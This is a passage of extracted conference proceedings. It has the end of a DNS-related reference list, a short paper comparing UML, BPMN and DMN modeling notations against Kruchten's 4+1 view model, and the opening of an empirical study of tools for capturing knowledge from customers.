- [10] E. Cohen and H. Kaplan, "Proactive caching of dns records: Addressing a performance bottleneck," *Comput. Netw.*, vol. 41, no. 6, pp. 707–726, Apr. 2003. doi: 10.1016/S1389-1286(02)00424-3. [Online]. Available: [http://dx.doi.org/10.1016/S1389-1286\(02\)00424-3](http://dx.doi.org/10.1016/S1389-1286(02)00424-3)
- [11] Y. Yu, D. Wessels, M. Larson, and L. Zhang, "Authority server selection in dns caching resolvers," *SIGCOMM Comput. Commun. Rev.*, vol. 42, no. 2, pp. 80–86, Mar. 2012. doi: 10.1145/2185376.2185387. [Online]. Available: <http://doi.acm.org/10.1145/2185376.2185387>
- [12] S. Sarat, V. Pappas, and A. Terzis, "On the use of anycast in dns," in *Proceedings of 15th International Conference on Computer Communications and Networks*, Oct 2006. doi: 10.1109/ICCCN.2006.286248. ISSN 1095-2055 pp. 71–78.
- [13] J. Pan, Y. T. Hou, and B. Li, "An overview of dns-based server selections in content distribution networks," *Comput. Netw.*, vol. 43, no. 6, pp. 695–711, Dec. 2003. doi: 10.1016/S1389-1286(03)00293-7
- [14] A. J. Su, D. R. Choffnes, A. Kuzmanovic, and F. E. Bustamante, "Drafting behind akamai: Inferring network conditions based on cdn redirections," *IEEE/ACM Transactions on Networking*, vol. 17, no. 6, pp. 1752–1765, Dec 2009. doi: 10.1109/TNET.2009.2022157
- [15] "Doi handbook data model," <http://www.doi.org>, accessed: 2017-03-23.
- [16] "Dns resource record types," <http://www.iana.org/assignments/dns-parameters/dns-parameters.xhtml>, accessed: 2017-04-04.
- [17] "Handle software package," [http://www.handle.net/download\\_hnr.html](http://www.handle.net/download_hnr.html), accessed: 2017-03-31.
- [18] "Dynamic delegation discovery system (ddd)," <https://tools.ietf.org/html/rfc3401>, accessed: 2017-11-23.
- [19] "Dns txt resource record," <https://tools.ietf.org/html/rfc1464>, accessed: 2017-04-06.
- [20] "Handlednsresolver source code," <http://hdl.handle.net/11022/0000-0003-88B2-A>, accessed: 2017-04-06.
- [21] "Dona foundation," <http://www.dona.net>, accessed: 2016-11-23.

# Comparison of Selected Modeling Notations for Process, Decision and System Modeling

Krzysztof Kluza, Piotr Wiśniewski, Krystian Jobczyk, Antoni Ligęza  
AGH University of Science and Technology  
al. A. Mickiewicza 30, 30-059 Krakow, Poland  
E-mail: {kluza,wpiotr,jobczyk,ligeza}@agh.edu.pl

Anna Suchenia (Mroczek)  
Cracow University of Technology  
ul. Warszawska 24, 31-155 Krakow, Poland  
Email: asuchenia@pk.edu.pl

**Abstract**—System specifications can be modeled using various types of notations and diagrams regarding applications of the particular model. In this paper, we present an overview of the existing solutions, focusing on UML, BPMN and DMN models and the diagrams provided by these notations. We perform a comparison of these approaches and provide examples of representing system requirements in these notations.

**Index Terms**— Software Engineering, UML, BPMN, DMN, Unified Modeling Language, Business Process Model and Notation, Decision Model and Notation

## I. INTRODUCTION

SOFTWARE engineering aims to produce effectively good quality software. Various methods and processes are at the heart of software engineering [1]. In practical software design, parts of systems are specified using visual models. The standard for modeling software applications is Unified Modeling Language (UML). It provides diagrams to capture requirements, collaboration between parts of the software that realize them, the realization itself and models which show how everything fits together and is executed [2].

Business Process Management [3], in turn, is a modern approach to improving organization's workflow, focused on reengineering of processes to obtain optimization of procedures, increase efficiency and effectiveness by constant process improvement. Business Process Model and Notation (BPMN) is the standard for designing business process models. BPMN can get along with with UML [4], but it does not support modeling of some concepts such as rules. Decision Model and Notation (DMN) provides a standard for modeling decisions and supports decision management and business rules.

The rest of this paper is organized as follows: In Sections II–IV, UML, BPMN, and DMN are introduced. Section V presents the comparison of the notations with the focus on the comparisons from the 4+1 view model architecture perspective. Contributions of the paper are summarized in Section VI.

## II. UNIFIED MODELING LANGUAGE (UML)

Unified Modeling Language (UML) is a general-purpose modeling language in the field of software engineering. Modeling is about capturing a system as models [2], which can be depicted as sets of diagrams. Such diagrams describe the system (or a part of it). UML 2 defines a variety of diagrams divided

The paper is supported by the AGH UST grant.




Figure 1: Hierarchy of UML diagram types [5]

into two main categories: *structure diagrams* – containing diagrams representing the structure of a modeled application, and *behavior diagrams* – contain diagrams representing general types of behavior. A tree showing the classification of the UML diagram types [5] is presented in Fig. 1.

The complete system can be described by a number of models describing the system from different angles, often on various levels of abstraction. By design, each UML diagram should be consistent with any other diagram representing the same model. But inconsistency is highly likely to occur in models. Some issues can be resolved using formal methods [6]–[8] or ontologies [9]–[11], but there are also other modeling problems such as exceptions [12] or using reverse engineered models [13].

UML itself is not a design method or a software process. It is only a notation which can be useful within a software process or designing. Another issue is a methodology which indicates how to apply a design. UML itself does not require any specific method, but mostly it is used with an object-oriented design method.

## III. BUSINESS PROCESS MODEL AND NOTATION (BPMN)

Business Process Model and Notation (BPMN) [14] is the most widely used notation for modeling business processes. As the notation is quite complex, it has many application areas that may be found in [15]–[20].

The current BPMN 2.0 specification [21] provides four different types of diagrams:

- 1) Process diagram (describing the ways in which operations are carried out to accomplish the intended objectives of an organization),
- 2) Collaboration diagram (presenting the collaborative public Business 2 Business process),
- 3) Conversation diagram (which specifies the logical relation of message exchanges),
- 4) Choreography diagram (defining the expected behavior between two or more interacting business participants in the process).

In most cases, using only the process model is sufficient. The process model uses four basic categories of elements to model BPs: flow objects (activities, gateways, and events), connecting objects (sequence flows, message flows, and associations), swimlanes, and artifacts as shown in Figure 2.




Figure 2: BPMN core elements of Process diagram

In the case of flow object elements, activities denote tasks that have to be performed, events indicate something that happens during the lifetime of the process, and gateways determine forking and merging of the sequence flow between tasks in a process, depending on some conditions. The sequence flow between flow objects is used to model the flow of control in a process. The message flow between selected elements is used to model the flow of messages between participants of a process (which are depicted as different pools).

BPMN 2.0 defines more than 100 elements, thus practitioners differentiate them based on the degree of model detail. Three levels of models can be distinguished [22]: a descriptive level, which is the basic level that uses a very intuitive subset of BPMN to reflect a “happy path” scenario and all major activities in a process; an analytical level, dedicated to analysts, modelers and business architects that use complex structures and elements to design fully representative processes, and an executable level for technicians in which execution details can be captured in the model. Additionally, many different extensions of BPMN were proposed to capture other aspects of business processes [23]–[28].

#### IV. DECISION MODEL AND NOTATION

DMN [29] is a brand new OMG standard for decision modeling. Such a decision determines the result (or selects some option) based on some input data. Its goal is to provide the notation for decision modeling so the decision can be easily presented in diagrams and understandable by business users [30]. The main purposes of the notation are:

modeling human decision-making, modeling the requirements for automated decision-making, and implementing automated decision-making [29]. Such decision models can be integrated with BPMN models or exist separately [31].

There are four types of core elements in DMN: Decision, Business Knowledge Model, Input Data, and Knowledge Source (see Fig. 3). Decision elements are used to determine an output from a number of inputs using some decision logic. Business Knowledge Model elements denote functions encapsulating business knowledge (like decision table, business rules or analytic models). Input Data elements are used for modeling the input of a Decision or Business Knowledge Model when values are defined outside of the decision model. Knowledge Source elements model authoritative knowledge sources in a decision model. These elements can be connected using different requirement connectors. There are three different types of them: Information, Knowledge, and Authority.




Figure 3: The types of DMN elements

The decision model is usually represented as *Decision Requirements Graph (DRG)*. DRG can be split into one or more *Decision Requirements Diagrams (DRD)* presenting a particular view of the model [29].

DMN provides a wide range of tools (various types of decision logic representation, Elements, and Requirements) to implement decision-making, automated or not. It can be easily adjusted and understood. It fills the gap in the market of decision modeling and is often used with BPMN.

#### V. COMPARISON OF UML, BPMN AND DMN

We compare the diagrams of the UML, BPMN and DMN notations using the evaluation Framework for BPM/ISM technique [33] and comparing the diagrams in terms of system specification views, especially focusing on the “4+1” view model architecture [32].

Software architecture deals with abstraction, with composition and decomposition. To describe such architecture, a “4+1” model is often used. The model was designed by Philippe Kruchten and used for “describing the architecture of software-intensive systems, based on the use of multiple, concurrent views” [32]. The views are used to describe the system from the viewpoint of different users (end-users, developers and project managers) [32], [34]. The “4+1” view model supports five main views, as shown in Figure 4 and in Table:

1. *Logical View* – an object model of the design.
2. *Process View* – concurrency and synchronization aspects.
3. *Development View* – static organization of the software.
4. *Physical View* – mapping of the software to the hardware.
- +1 *Use-cases view* – various usage scenarios.



The Logical View (Object-oriented Decomposition) and the Process View are at a conceptual level and are used from analysis to design [35]. This view focuses on realizing an application's functionality in terms of structural element, key abstractions and mechanisms, distribution of responsibilities and separation of concerns. Users-architects use this view for functional analysis [35]. The Process View (process decomposition) [36] captures the concurrency and synchronization aspects of the design. Development View describes the static organization of the software in its development environment [35]. The Physical view (mapping software to hardware) describes the mapping(s) of the software onto the hardware and reflects its distributed aspect [36]. Use case view presents functionality of the system, its external interfaces, and principal users of the system.




Figure 4: The "4+1" view model architecture

Similarly, the evaluation framework for BPM/ISM [33] is not intended to be rigid, as the lines between depth and breadth of modeling are blurred and hard to be separated.

Our evaluation of the UML, BPMN, and DMN notations in terms of the Giaglis evaluation framework is presented in Table II. Table III presents the comparison of the diagrams in these notations, especially focusing on their application in "4+1" view model architecture [32].

## VI. SUMMARY

This paper has given an overview and provided a comparison of the most popular notations for modeling systems, processes, and decisions, i.e. the UML, BPMN and DMN notations. These results have been presented in terms of the "4+1" view model architecture. Further specification of the contribution is going to be a subject of future research to find the appropriate modeling methods for particular systems.

## REFERENCES

- [1] Y. Dittrich, "What does it mean to use a method? towards a practice theory for software engineering," *Information and Software Technology*, vol. 70, pp. 220–231, 2016.
- [2] D. Pilone and N. Pitman, *UML 2.0 in a Nutshell*. O'Reilly, 2005.
- [3] M. Weske, *Business Process Management: Concepts, Languages, Architectures 2nd Edition*. Springer, 2012.
- [4] L. Aversano, C. Grasso, and M. Tortorella, "Managing the alignment between business processes and software systems," *Information and Software Technology*, vol. 72, pp. 171–188, 2016.
- [5] M. Fowler, *UML Distilled: A Brief Guide to the Standard Object Modeling Language, Third Edition*. Addison Wesley, 2003.
- [6] T. Szmuc and M. Szpyrka, "Formal methods—support or scientific decoration in software development?" in *Mixed Design of Integrated Circuits & Systems (MIXDES), 2015 22nd International Conference*. IEEE, 2015, pp. 24–31.
- [7] R. Klimek, "Towards deductive-based support for software development processes," in *Computer Science and Information Systems (FedCSIS), 2013 Federated Conference on*. IEEE, 2013, pp. 1389–1392.
- [8] P. Szwed, "Efficiency of formal verification of archimate business processes with nusmv model checker," in *Computer Science and Information Systems (FedCSIS), 2015 Federated Conference on*. IEEE, 2015, pp. 1427–1436.
- [9] Z. Rybala and R. Pergl, "Towards OntoUML for software engineering: transformation of rigid sortal types into relational databases," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016, pp. 1581–1591.
- [10] G. Nalepa, M. Słazynski, K. Kutt, E. Kucharska, and A. Luszpaj, "Unifying business concepts for smes with prosecco ontology," in *Computer Science and Information Systems (FedCSIS), 2015 Federated Conference on*, Sept 2015, pp. 1321–1326.
- [11] P. Ziembka, J. Jankowski, J. Wątróbski, W. Wolski, and J. Becker, "Integration of domain ontologies in the repository of website evaluation methods," in *Computer Science and Information Systems (FedCSIS), 2015 Federated Conference on*. IEEE, 2015, pp. 1585–1595.
- [12] R. Klimek, P. Skrzynski, and M. Turek, "On some problems with modelling of exceptions in UML," in *Software Engineering: Evolution and Emerging Technologies*, 2005, pp. 87–98.
- [13] A. M. Fernandez-Saez, M. Genero, M. R. Chaudron, D. Caivano, and I. Ramos, "Are forward designed or reverse-engineered uml diagrams more helpful for code maintenance?: A family of experiments," *Information and Software Technology*, vol. 57, pp. 644–663, 2015.
- [14] M. Chinosi and A. Trombetta, "BPMN: An introduction to the standard," *Computer Standards & Interfaces*, vol. 34, no. 1, pp. 124–134, 2012.
- [15] T. Kruzel and J. Werewka, "Application of BPMN for the PMBOK standard modelling to scale project management efforts in IT enterprises," in *Information systems architecture and technology: information as the intangible assets and company value source*, Z. W. et al., Ed. Wrocław: Oficyna Wydawnicza Politechniki Wrocławskiej, 2011, pp. 171–182.
- [16] A. Ligeza, "A note on a logical model of an inference process : from ARD and RBS to BPMN," in *Knowledge acquisition and management*, 232nd ed., ser. Research Papers of Wrocław University of Economics, M. L. O. Małgorzata Nycz, Ed. Wrocław : Publishing House of Wrocław University of Economics, 2011, pp. 41–49, iSSN 1899-3192.
- [17] D. Lubke, K. Schneider, and M. Weidlich, "Visualizing use case sets as BPMN processes," in *Requirements Engineering Visualization, 2008. REV '08.*, 2008, pp. 21–25.
- [18] M. Szpyrka, G. J. Nalepa, A. Ligeza, and K. Kluza, "Proposal of formal verification of selected BPMN models with Alvis modeling language," in *Intelligent Distributed Computing V. Proceedings of the 5th International Symposium on Intelligent Distributed Computing – IDC 2011, Delft, the Netherlands – October 2011*. Springer, 2011, vol. 382, pp. 249–255.

Table I: Diagram and view name based on Kruchten [32]

View	Detail	Stakeholders	Comments
Logical	Subsystems Classes	End Users	Functionality
Implementation	Components, Packaging, Layering	Developer, Project, Manager	Used to be called Development View
Deployment	Topology, Mapping to Platforms	System Engineer	Used to be called, Physical View
Process	Performance, Throughput, Concurrency	System Integrator	It is a Computer Engineering term
Use case	Architecture, Discovery, View Validation	Analyst, Tester	Sometimes called Scenarios

Table II: Comparison of selected modeling approaches

Breadth Depth	Understanding & Communicating	Process Improvement	Process Management	Process Development	Process Execution
Functional	(UML) DMN	(UML) DMN	BPMN DMN	UML BPMN DMN	UML BPMN DMN
Behavioural	BPMN (DMN)	BPMN (DMN)	BPMN (DMN)	BPMN (DMN)	BPMN DMN
Organizational	(DMN)	(BPMN)	(BPMN)	(UML)	—
Informational	UML BPMN DMN	UML BPMN DMN	UML BPMN DMN	UML BPMN DMN	UML BPMN DMN

Table III: Comparison of diagrams

System specification		UML										BPMN			DMN						
		Class diagram	Component diagram	Composite structure diagram	Deployment diagram	Object diagram	Package diagram	Profile diagram	Activity diagram	Communication diagram	Interaction overview diagram	Sequence diagram	State diagram	Timing diagram	Use case diagram	Process diagram	Collaboration diagram	Conversation diagram	Choreography diagram	Decision Requirements diagram	Decision Requirements graph
	Structure	✓	✓	✓	✓	✓	✓	✓										✓		✓	✓
	Behaviour								✓			✓	✓	✓					✓		
	Requirements					✓				✓	✓	✓	✓	✓		(✓)	✓			(✓)	✓
	Implementation	✓	✓	✓	✓		✓				(✓)					(✓)			(✓)	(✓)	✓
	4+1 Logical view	✓	✓	✓		✓	✓	✓				✓	✓	✓			✓	✓		✓	✓
	4+1 Process view								✓	✓	✓	✓	✓	✓	✓	✓	✓	✓			
	4+1 Development view	(✓)	✓	(✓)			✓									(✓)			(✓)	(✓)	
	4+1 Physical view			(✓)	✓													(✓)			
4+1 Scenarios					(✓)			(✓)		(✓)	(✓)			✓	(✓)	✓	(✓)		(✓)	✓	

✓ – the diagram supports or is used in the particular view

(✓) – the diagram partially supports or can be used as an additional element in the view

- [19] C. Arevalo, M. Escalona, I. Ramos, and M. Domínguez-Muñoz, “A metamodel to integrate business processes time perspective in bpmn 2.0,” *Information and Software Technology*, vol. 77, pp. 17–33, 2016.
- [20] M. Trkman, J. Mendling, and M. Krisper, “Using business process models to better understand the dependencies among user stories,” *Information and Software Technology*, vol. 71, pp. 58–76, 2016.
- [21] OMG, “Business Process Model and Notation (BPMN): Version 2.0 specification,” Object Management Group, Tech. Rep. formal/2011-01-03, January 2011.
- [22] B. Silver, *BPMN Method and Style*. Cody-Cassidy Press, 2009.
- [23] A. Yousfi, C. Bauer, R. Saidi, and A. K. Dey, “ubpmn: A bpmn extension for modeling ubiquitous business processes,” *Information and Software Technology*, vol. 74, pp. 55–68, 2016.
- [24] R. Martinho, D. Domingos, and J. Varajão, “Cf4bpmn: a bpmn extension for controlled flexibility in business processes,” *Procedia Computer Science*, vol. 64, pp. 1232–1239, 2015.
- [25] R. M. Pillat, T. C. Oliveira, P. S. Alencar, and D. D. Cowan, “Bpmnt: A bpmn extension for specifying software process tailoring,” *Information and Software Technology*, vol. 57, pp. 95–115, 2015.
- [26] K. Kluzka, K. Jobczyk, P. Wiśniewski, and A. Ligeza, “Overview of time issues with temporal logics for business process models,” in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016, pp. 1115–1123.
- [27] R. Klimek, “Towards formal and deduction-based analysis of business models for soa processes,” in *Proceedings of 4th International Conference on Agents and Artificial Intelligence (ICAART 2012), 6–8 February, 2012, Vilamoura, Algarve, Portugal*, J. Filipe and A. Fred, Eds., vol. 2. SciTePress, 2012, pp. 325–330.
- [28] R. Klimek, “A system for deduction-based formal verification of workflow-oriented software models,” *International Journal of Applied Mathematics and Computer Science*, vol. 24, no. 4, pp. 941–956, 2014.
- [29] OMG, “Decision model and notation. beta1,” Object Management Group, Tech. Rep. dtc/2014-02-01, 2014.
- [30] J. Taylor, A. Fish, J. Vanthienen, and P. Vincent, *iBPMS: Intelligent BPM Systems: Intelligent BPM Systems: Impact and Opportunity*, ser. BPM and Workflow Handbook Series. Future Strategies, Inc., 2013, ch. Emerging standards in decision modeling – An introduction to decision model & notation, pp. 133–146.
- [31] T. Debevoise, J. Taylor, J. Sinur, and R. Geneva, *The MicroGuide to Process and Decision Modeling in BPMN/DMN: Building More Effective Processes by Integrating Process Modeling with Decision Modeling*. CreateSpace Independent Publishing Platform, 2014.
- [32] P. B. Kruchten, “The 4+ 1 view model of architecture,” *IEEE software*, vol. 12, no. 6, pp. 42–50, 1995.
- [33] G. M. Giaglis, “A taxonomy of business process modeling and information systems modeling techniques,” *International Journal of Flexible Manufacturing Systems*, vol. 13, no. 2, pp. 209–228, 2001.
- [34] R. Wendler, “Development of the organizational agility maturity model,” in *Computer Science and Information Systems (FedCSIS), 2014 Federated Conference on*. IEEE, 2014, pp. 1197–1206.
- [35] V. Muchandi, “Applying 4+ 1 view architecture with uml 2,” *FCGSS White Paper*, 2007.
- [36] M. Salehie, “Software architecture,” 2004. [Online]. Available: [http://cic.javerianacali.edu.co/wiki/lib/exe/fetch.php?media=materias:mazeiar-kruchten-4\\_1.pdf](http://cic.javerianacali.edu.co/wiki/lib/exe/fetch.php?media=materias:mazeiar-kruchten-4_1.pdf)

# The tools and methods of capturing knowledge from customers: empirical investigation

Nikita Plyasunov  
GSOM Saint-Petersburg  
State University,  
Volhovskiy per. 3  
Email: n1.0@mail.ru

Dmitry Kudryavtsev  
GSOM Saint-Petersburg  
State University,  
Volhovskiy per. 3  
Email: d.v.kudryavtsev@gsom.spb.ru

Liudmila Kokoulina  
GSOM Saint-Petersburg  
State University,  
Volhovskiy per. 3  
Email: ludmila.zubkova@gmail.com

**Abstract**—The goal of this research is to investigate the process of customer knowledge capturing, specifically knowledge coming from customers. We identified and classified tools and methods of capturing knowledge from customers. Both general tools from knowledge management and specialized ones from marketing research were considered. Besides, we aligned these tools and methods with the contextual factors using case studies from electrotechnical and software development industries, thus, the corresponding decision tree was suggested.

## I. INTRODUCTION

DIFFERENT enterprise knowledge domains (e.g. product/service knowledge, customer knowledge, operations management or strategic management knowledge etc.) have different knowledge characteristics and knowledge types. As a result, different knowledge domains require specific methods and tools (Kudryavtsev, Menshikova, 2016; Kudryavtsev et al, 2017). A number of studies support the idea to differentiate KM methods and tools based on types and domains of knowledge. For example, Jobe and Schulz (Schulz, Jobe, 2001) have shown a positive relationship between the "focused" KM strategy and performance of the company on the basis of empirical research. "Focused" strategy involves the use of different methods of knowledge codification based on the type of knowledge.

Customer knowledge plays an important role in every organization. Researchers and practitioners have focused on customer orientation as a source of competitive advantage for a long time. According to Kohli and Jaworski (1990), customer orientation suggests different activities that are related to information generation, dissemination, and corresponding responses to customer needs and preferences, both current and future ones. For instance, customer orientation is aligned to a degree organization captures and uses information from customers, converts this information into a strategy for meeting customer needs, and implements that strat-

egy by appropriately responding to and meeting customer needs (Hooley and Theoharakis, 2008).

In addition, Narver and Slater (1990) described customer orientation as an important element of market orientation which is linked to organizational performance by multiple studies. Moreover, Saad et al. (2015) state that customer orientation of the firm is a key part of the marketing concept itself. Therefore, the role of customer orientation cannot be overestimated for a modern company.

Consequently, in order to respond to customer needs and requirements and to eventually satisfy them, possessing of relevant customer knowledge is important for an organization. We have chosen to focus on one type of customer knowledge, namely knowledge received FROM customers. So the aim of the paper is to identify tools and methods of capturing knowledge from customers and to understand contextual factors, which influence the choice of a particular tool/method.

The paper is structured as follows. First, we provide a short literature overview with a theoretical background of the research. Then we introduce the methodology of the study. In the following section, we describe the results of the study and discuss implications of the study results.

## II. THEORETICAL BACKGROUND

The present research is built upon marketing (specifically, customer knowledge concept) and knowledge management (knowledge capturing) theories.

Knowledge, as well as customer knowledge, can be tacit or implicit. Therefore, different methods of knowledge capturing should be used for various types of customer knowledge (Nonaka and Takeuchi, 1995). In the next subsections, short literature review of customer knowledge concept and customer knowledge classification, as well as the review of knowledge capturing tools are provided.

### A. Customer Knowledge

Researchers state that the customer knowledge is either the knowledge that an organization has about its customers or knowledge about an organization, its products or services, that customers possess (Campbell, 2003; Mitussis et al., 2006; Lee et al., 2011). Customer knowledge is a comprehensive term and the definition itself depends on a source of knowledge (Nejatian et al., 2011).

Customer knowledge reflects the way the company understands its current and future customers' needs and preferences (Lee et al., 2011). Feng and Tian (2005), based on Gebert et al. (2002) define customer knowledge as "the dynamic combination of experience, value and insight information needed, created and absorbed during the process of transaction and exchange between the customers and enterprise". Campbell (2003) defines customer knowledge as the "organized and structured information about the customer as a result of systematic processing". According to Mitussis et al. (2006), customer knowledge can be defined as a comprehensive type of knowledge, because customer knowledge may be acquired from different sources and channels (Nejatian et al., 2011). Companies usually capture customer knowledge by interactions and dialogues with customers, by observing the ways customers use products or experience service, as well as by analyzing corporate data and information in order to forecast customer behaviour (Wayland and Cole, 1997).

In his research of 108 Fortune 500 companies, Harlow (2008) stated that companies with developed knowledge management approaches and tools have higher effectiveness of innovation activities. It means that use of knowledge management tools allows company to be more successful in terms of new product development.

As for marketing perspective, capturing information or knowledge from customers is traditionally viewed as a part of the market research or, in particular, the customer research. Organizations use different tools and methods to provide this. General methods and tools of capturing knowledge from customers are mainly mentioned in knowledge management literature and toolboxes, such as Asian Productivity Organization knowledge management tools and techniques manual (2010), UNICEF knowledge exchange toolbox (2015), (Gavrilova, Andreeva, 2012); and specialized tools of knowledge capturing from customers mainly used within marketing for market and customer research. Some of the specialized tools are used online.

### B. Customer Knowledge Classifications

There are several classification criteria for customer knowledge. First, customer knowledge can be classified as follows: knowledge about customers; knowledge from customers; knowledge for customers (Gebert et al., 2002; Feng and Tian, 2005). Knowledge from customers has a particular significance for modern organizations, as customers can contribute to the organizations' understanding of current and future products or services, strengths and weaknesses, etc. (Wayland and Cole, 1997; Zack, 2003; Paquette, 2006). Relations with organizations enable customers to have their opinions, thoughts, ideas, satisfied or

non-satisfied needs, and they may share this knowledge with the organization. This knowledge can be used within the organization for different purposes, the main such purposes are products or services' quality improvement, new product development (NPD), market or customer research and other purposes that depend on individual organization (Paquette, 2006; Laage-Hellman et al., 2014).

Second classification of customer knowledge is the split into tacit and explicit knowledge. Helie and Sun (2010) characterized explicit knowledge as "knowledge that can be readily articulated, codified, accessed and verbalized". To put it differently, it is the description of theories, methods, techniques, technologies, machines and mechanisms, structures, systems, etc. Explicit knowledge is stored in the actual physical media (books, paper documents, drawings, diagrams, movies, databases, etc). It means that this type of knowledge is a storage and it is easier to process and use this knowledge.

As for tacit knowledge, it is personal knowledge, inseparable from individual experience. It can be transmitted by direct contact - "face to face" or using special procedures of knowledge extraction.

Customers accumulate the knowledge about products or services they have and use, and they actually may contribute it into company's learning process (Zack, 2003). According to Paquette (2006), customers can provide the organization with unique knowledge that may be used for improving its internal operations, including innovation and new product development. On the other hand, the organization provides a customer with knowledge of its products and services, which makes customer more informed about the company, and, therefore, the customer may become loyal to the company. This two-way flow of knowledge allows company to create a competitive advantage based on relationship, or probably, partnership with the customer.

To summarize definitions and statements mentioned above, customer knowledge may be both:

- Structured information, facts, knowledge that company has about its customers, and their needs, preferences
- Knowledge that a customer possesses in the form of experience, value and insight information. In this case, knowledge is not codified; it is "stored" in minds of customers, so it can be identified as tacit knowledge. It means that it is difficult to acquire this type of knowledge, because it deals with state of mind of customers, however, it is important to consider this type of knowledge due to potential source of insights and ideas (Crié and Micheaux (2006).

Another approach to customer knowledge classification was proposed by Crié and Micheaux (2006). The authors divide customer knowledge into two types, namely: "Behavioral", that may be easily captured and is basically quantitative in its nature (transactional data), and "Attitudinal" that can hardly be captured, but it suggests customer ideas and insights.

However, this research used the following classification (Tseng, Wu, 2014; Gebert, 2002):

- Knowledge FOR customers: knowledge, provided to customers to satisfy their needs;
- Knowledge ABOUT customers: knowledge about customers to optimize customer profiling and segmentation, and campaign management processes.
- Knowledge FROM customers: knowledge possessed by customers and obtained by organizations by interacting with them.

This paper is focused on the third type of customer knowledge, knowledge from customers. As far as the authors know, there are no academic studies related specifically to this type of knowledge. The next subsection covers this type of customer knowledge in detail.

### C. Knowledge FROM Customers

Wang and Yu (2010) state that knowledge from customers refers to the feedback to the company, its products and services, competitiveness, that can be acquired from a customer. Development of technologies provides for increased amount of information that is available to customers, and today, consumers can easily develop their own opinions regarding the company, its products or services (Tseng and Wu, 2014). What is more, customers are paying more attention to the quality of products and services they are consuming, rather than the price (still, the price is also important), and this statement is especially truthful for non-consumable goods (Garcia-Murillo and Annabi, 2002).

According to Fang and Tsai (2005), the companies should consider customer expectations, because it would provide for satisfying service and development of the service quality. Mithas et al. (2005) also stated that through communication and interaction with customers, the company can gain customer knowledge related to new demands about products or services that can be helpful references for improvement; moreover, this process is beneficial for customer satisfaction, customer loyalty and employee productivity. Therefore, the purposes of capturing knowledge from customers are quite various, ranging from new product development and quality of products/services enhancements to conducting comprehensive market researches in order to understand trends, customer needs and wishes, or other things depending on the company and its goals.

In addition, such forms or representations as opinions, feedback, insights, requirements, and ideas may be considered as knowledge from customers.

The object of knowledge from customers (what exactly customers may know about organization) may also vary (Gebert et al., 2002; Paquette, 2006; Laage-Hellman et al., 2014): knowledge about products, knowledge about services, knowledge about brand, knowledge about business processes, knowledge about market, knowledge about partners.

We summarized the review of knowledge from customers in fig. 1.




Fig. 1 Overview of knowledge FROM customer

## III. RESEARCH METHODOLOGY

As the aim of the paper was to identify tools and methods of capturing knowledge from customers and to understand contextual factors, which influence the choice of a particular tool/method, research is mostly of exploratory nature, we have chosen a qualitative approach. Literature review, case study, semi-structured interviews and document analysis were employed for our research.

The study was conducted in three phases.

First, literature review was undertaken. Based on the results of the literature analysis, a preliminary classification of tools for capturing knowledge from customers was developed. Since factors, which influence the selection of tools, were also in the focus of the research, a framework for analysis of the context of choosing and using the tools of capturing knowledge from customers was found. The choice fell on 4W framework (Sergeeva and Andreeva, 2014) based on Johns` (2006) "Who? Where? Why? What?" framework. The framework helped to formulate four main questions, answering which allows disclosing the context:

- WHO are the customers of the company?
- WHAT types and forms of knowledge from customers are collected?
  - What are the targets of the company, why it captures knowledge from the customer? (WHY?)
  - What is the company itself, the culture, management style, level of maturity, industry, etc. (WHERE?)

During the second phase preliminary in-depth interviews with 3 knowledge management and strategic consultants were conducted. Preliminary classification of tools for capturing knowledge from customers was demonstrated to them and feedback was collected. These interviews helped to improve classification of tools (see Appendix, Figure A.1) and fine-tune questions for the third phase.

The third phase involved the multiple case study method. 6 companies (cases) from two marketing-driven and knowledge-intensive industries were analysed: 3 electro-technical multinational corporations (companies A, B, C) and 3 software development firms (companies D, E, F). All these companies are operating at Russian market. The primary source of data was in-depth interviews, the secondary source – the companies` web sites, corporate reports and industry analytics. We conducted 6 semi-



